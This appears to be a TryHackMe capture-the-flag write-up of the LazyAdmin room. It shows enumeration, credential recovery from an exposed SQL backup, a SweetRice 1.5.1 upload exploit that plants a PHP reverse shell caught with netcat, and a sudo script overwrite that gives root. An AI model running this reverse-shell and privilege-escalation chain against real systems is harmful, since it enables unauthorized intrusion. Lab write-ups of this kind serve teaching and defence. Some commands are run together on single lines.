

# TryHackMe — Write-Up

## LazyAdmin

Platform: TryHackMe | Difficulty: Easy | OS: Linux

|                  |                                                                    |
|------------------|--------------------------------------------------------------------|
| Author           | Ivan Moreno                                                        |
| Machine          | LazyAdmin                                                          |
| Platform         | TryHackMe                                                          |
| Difficulty       | Easy                                                               |
| Operating System | Linux (Ubuntu)                                                     |
| Target IP        | 10.128.150.19 / 10.129.178.182 (dynamically assigned by TryHackMe) |
| Date             | 02/05/2026                                                         |

*Compliance note: LazyAdmin is a retired TryHackMe room, for which TryHackMe's Acceptable Use Policy permits write-ups. In line with that policy and with standard community practice, this document does not include user/root flags, cracked passwords, password hashes, or other reproducible secrets obtained during the lab. Screenshots that originally displayed this information have been redacted (blacked out) while preserving the surrounding technical context.*

## Executive Summary

LazyAdmin is a Linux-based penetration testing lab involving web enumeration, exposed backup files, weak credential storage, exploitation of a vulnerable CMS, and privilege escalation through an insecure sudo configuration.

The assessment demonstrates how multiple security weaknesses can be chained together to obtain administrative access to a system.

## 1. Reconnaissance

### 1.1 Port scanning with Nmap

The first step is reconnaissance. A service scan is performed with Nmap to identify open ports and the versions of the services running on the target machine.

Command used:

```
nmap -sV -p- <target_IP>
```

The scan reveals two open ports:

| Port   | State | Service | Version                         |
|--------|-------|---------|---------------------------------|
| 22/tcp | open  | SSH     | OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 |
| 80/tcp | open  | HTTP    | Apache httpd 2.4.18 (Ubuntu)    |

```
(root@killerwhale)-[~]
# nmap -sV -p- 10.128.150.19
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-02 09:36 CEST
Nmap scan report for 10.128.150.19
Host is up (0.054s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 100.45 seconds
```

Figure 1: Nmap scan results

## 2. Web Enumeration

### 2.1 Directory fuzzing with Gobuster

Since port 80 is open, directories on the web server are enumerated using Gobuster with the directory-list-2.3-medium.txt wordlist.

Command used:

```
gobuster dir -u http://<target_IP>/content -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

```
(root@killerwhale)-[~]
# gobuster dir -u http://10.128.150.19/content -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.128.150.19/content
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/images (Status: 301) [Size: 323] [→ http://10.128.150.19/content/images/]
/js (Status: 301) [Size: 319] [→ http://10.128.150.19/content/js/]
/inc (Status: 301) [Size: 320] [→ http://10.128.150.19/content/inc/]
/as (Status: 301) [Size: 319] [→ http://10.128.150.19/content/as/]
/_themes (Status: 301) [Size: 324] [→ http://10.128.150.19/content/_themes/]
/attachment (Status: 301) [Size: 327] [→ http://10.128.150.19/content/attachment/]
Progress: 220558 / 220558 (100.00%)


Finished
```

Figure 2: Gobuster results — discovered directories

Multiple subdirectories are discovered under /content/: /images, /js, /inc, /as, /\_themes and /attachment. The most interesting directory turns out to be /inc, since it has directory listing enabled.

## 2.2 Discovery of the SweetRice CMS

Browsing to `http://<target_IP>/content/` identifies the SweetRice CMS, shown as under construction. The message indicates the site is closed and suggests accessing the admin panel.



Welcome to SweetRice - Thank your for install SweetRice as your website management system.

**This site is building now , please come late.**

If you are the webmaster, please go to Dashboard -> General -> Website setting and uncheck the checkbox "Site close" to open your website.

More help at [Tip for Basic CMS SweetRice installed](#)

Figure 3: SweetRice home page — site under construction

## 2.3 Exposed SQL backup in /content/inc/

Browsing to `/content/inc/` shows its full contents thanks to directory listing. A `mysql_backup/` subdirectory is found containing a database backup file.





Figure 4: Index of /content/inc with PHP files visible

The file `mysql_backup_20191129023059-1.5.1.sql` (4.7 KB) is downloaded directly from the server. Examining its contents reveals credentials in an INSERT statement for the options table.



Apache/2.4.18 (Ubuntu) Server at 10.128.150.19 Port 80

Figure 5: Downloading the SQL backup




Figure 6: SQL backup contents — administrator credentials present (redacted)

## 3. Credential Acquisition

### 3.1 Cracking the MD5 hash

The SQL file contains a hash corresponding to the manager user. The hash is identified as MD5 and cracked using the online tool Hashes.com, recovering the plaintext password.





Figure 7: Hash cracked on Hashes.com (value redacted)

|            |                                                 |
|------------|-------------------------------------------------|
| User       | manager                                         |
| Hash (MD5) | [REDACTED — not published per TryHackMe policy] |
| Password   | [REDACTED — not published per TryHackMe policy] |

### 3.2 Accessing the SweetRice admin panel

Using the recovered credentials, the SweetRice admin panel is accessed at `http://<target_IP>/content/as/`. The login succeeds, revealing the CMS dashboard running version 1.5.1.



The login screen features a dark blue header with the text "Welcome to SweetRice!" and a small green logo. Below the header is a large circular placeholder for a profile picture. The main content area is a light blue box with the title "Please login". It contains two input fields: "Account" with the value "manager" and "Password" with masked characters. A "Remember Me" checkbox is checked, and a green "Login" button is present. Below the button, it says "Login failed" and "Forgot Password?".

Figure 8: SweetRice login screen




Figure 9: SweetRice 1.5.1 dashboard — authenticated as manager


## 4. Exploitation — Reverse Shell

### 4.1 Finding exploits with Searchsploit

With the CMS version known, known vulnerabilities are searched for using searchsploit:

```
searchsploit sweetrice
```

Multiple exploits are found for SweetRice 1.5.1. The most relevant is exploit 40716.py — SweetRice 1.5.1 Arbitrary File Upload, which is verified and functional.




A terminal window showing the output of the searchsploit command. The prompt is (root@killerwhale)-[/home/killerwhale/Descargas]. The command # searchsploit sweetrice is entered. The results are displayed in a table with two columns: Exploit Title and Path. The table lists several exploits for SweetRice versions 0.5.3, 0.6.7, and 1.5.1. The most relevant exploit, 40716.py, is highlighted. Below the table, it says Shellcodes: No Results.

| Exploit Title                                 | Path                   |
|-----------------------------------------------|------------------------|
| SweetRice 0.5.3 - Remote File Inclusion       | php/webapps/10246.txt  |
| SweetRice 0.6.7 - Multiple Vulnerabilities    | php/webapps/15413.txt  |
| SweetRice 1.5.1 - Arbitrary File Download     | php/webapps/40698.py   |
| SweetRice 1.5.1 - Arbitrary File Upload       | php/webapps/40716.py   |
| SweetRice 1.5.1 - Backup Disclosure           | php/webapps/40718.txt  |
| SweetRice 1.5.1 - Cross-Site Request Forgery  | php/webapps/40692.html |
| SweetRice 1.5.1 - Cross-Site Request Forgery  | php/webapps/40700.html |
| SweetRice < 0.6.4 - 'FCKeditor' Arbitrary Fil | php/webapps/14184.txt  |

Shellcodes: No Results

Figure 10: Searchsploit results for SweetRice



A terminal window showing the details of exploit 40716.py. The prompt is (root@killerwhale)-[/home/killerwhale/Descargas]. The command # searchsploit -m 40716.py is entered. The output shows the exploit title, URL, path, codes, verification status, and file type.

```
(root@killerwhale)-[/home/killerwhale/Descargas]
# searchsploit -m 40716.py
Exploit: SweetRice 1.5.1 - Arbitrary File Upload
URL: https://www.exploit-db.com/exploits/40716
Path: /usr/share/exploitdb/exploits/php/webapps/40716.py
Codes: N/A
Verified: True
File Type: Python script, ASCII text executable
```


Figure 11: Details of exploit 40716.py

### 4.2 Preparing the reverse shell

The PentestMonkey PHP reverse shell is copied, renamed to shell.php5 (to bypass the extension filter), and edited with the attacker's connection details:

```
cp /usr/share/webshells/php/php-reverse-shell.php .mv php-reverse-shell.php
shell.php5nano shell.php5
```

The following parameters are configured: \$ip = '<attacker\_IP>' (the attacker's IP address) and \$port = 1234.



A terminal window showing the configuration of the PHP reverse shell. The prompt is (root@killerwhale)-[/home/killerwhale/Descargas]. The commands cp /usr/share/webshells/php/php-reverse-shell.php ., mv php-reverse-shell.php shell.php5, and nano shell.php5 are entered.

```
(root@killerwhale)-[/home/killerwhale/Descargas]
# cp /usr/share/webshells/php/php-reverse-shell.php .
# mv php-reverse-shell.php shell.php5
# nano shell.php5
```

Figure 12: PHP reverse shell configuration

### 4.3 Running the file upload exploit

Exploit 40716.py is run, supplying the target URL, username, password and shell filename. The exploit authenticates and uploads the malicious file to the server:

```
+-----+
|  SweetRice 1.5.1 Unrestricted File Upload  |
|  Script Cod3r : Ehsan Hosseini           |
+-----+

Enter The Target URL(Example : localhost.com) : 10.129.178.182/content
Enter Username : manager

Enter Filename (Example:.htaccess,shell.php5,index.html) : shell.php5
[+] Sending User&Pass ...
[+] Login Succssfully ...
[+] File Uploaded ...
[+] URL : http://10.129.178.182/content/attachment/shell.php5

(root@killerwhale)-[/home/killerwhale/Descargas]
```

Figure 13: Running the exploit — successful upload (credentials redacted)

The exploit confirms a successful login and file upload, reporting the URL where the shell is now reachable: `http://<target_IP>/content/attachment/shell.php5`.





Figure 14: Index of /content/attachment with shell.php5 uploaded

## 4.4 Catching the reverse shell

A netcat listener is set up on port 1234, and the shell URL is requested to trigger it:


```
nc -nvlp 1234
```



```
(root@killerwhale)-[/home/killerwhale/Descargas]
# nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.168.135.235] from (UNKNOWN) [10.129.178.182] 45182
Linux THM-Chal 4.15.0-70-generic #79~16.04.1-Ubuntu SMP Tue Nov 12 11:54:29 UTC
11:45:42 up 44 min, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ls
bin
```

Figure 15: Reverse shell received — connection established

The connection is established successfully as www-data. Navigating to the home directory reveals the user itguy along with the user.txt file.



```
$ cd home
$ ls
itguy
$ cd itguy
$ ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
backup.pl
examples.desktop
mysql_login.txt
user.txt
```

Figure 16: User flag located (value redacted)

## 5. Privilege Escalation


### 5.1 Sudo abuse via a Perl script

With access as www-data, possible privilege escalation vectors are investigated. In itguy's home directory, a file named backup.pl is found. Checking sudo permissions reveals this Perl script can be run as root without a password.

The backup.pl script executes the contents of /etc/copy.sh. Since that file is writable, the following payload is introduced:

```
echo "/bin/bash" > /etc/copy.shsudo /usr/bin/perl /home/itguy/backup.pl
```

Running the Perl script with sudo causes it to call /etc/copy.sh, which now contains /bin/bash, spawning a root shell. The whoami command confirms root access.



```
$ echo "/bin/bash" > /etc/copy.sh
$ sudo /usr/bin/perl /home/itguy/backup.pl
whoami
root
```

Figure 17: Privilege escalation — whoami confirms root

## 5.2 Capturing the root flag

With root access, the /root directory is accessed and root.txt is read to obtain the final flag.

```
cd /root
ls
root.txt
cat root.txt
```

Figure 18: Root flag located (value redacted)

## 6. Conclusions and Lessons Learned

The LazyAdmin machine illustrates a vulnerability chain that is very common in real-world environments:

| Finding                              | Description                                                                                                                           |
|--------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------|
| Directory listing enabled            | Apache had directory listing enabled, exposing sensitive files such as the database backup.                                           |
| Credentials exposed in a backup file | The SQL backup file contained credentials hashed with MD5, an insecure algorithm that is easily broken using rainbow tables.          |
| Outdated, vulnerable CMS             | SweetRice 1.5.1 had an arbitrary file upload vulnerability that allowed a web shell to be uploaded.                                   |
| .php5 extension bypass               | The CMS's extension filter only blocked .php, but not variants such as .php5, allowing PHP code execution.                            |
| Insecure sudo configuration          | A Perl script could be run as root via sudo without a password and abused by overwriting a script it called, leading to a root shell. |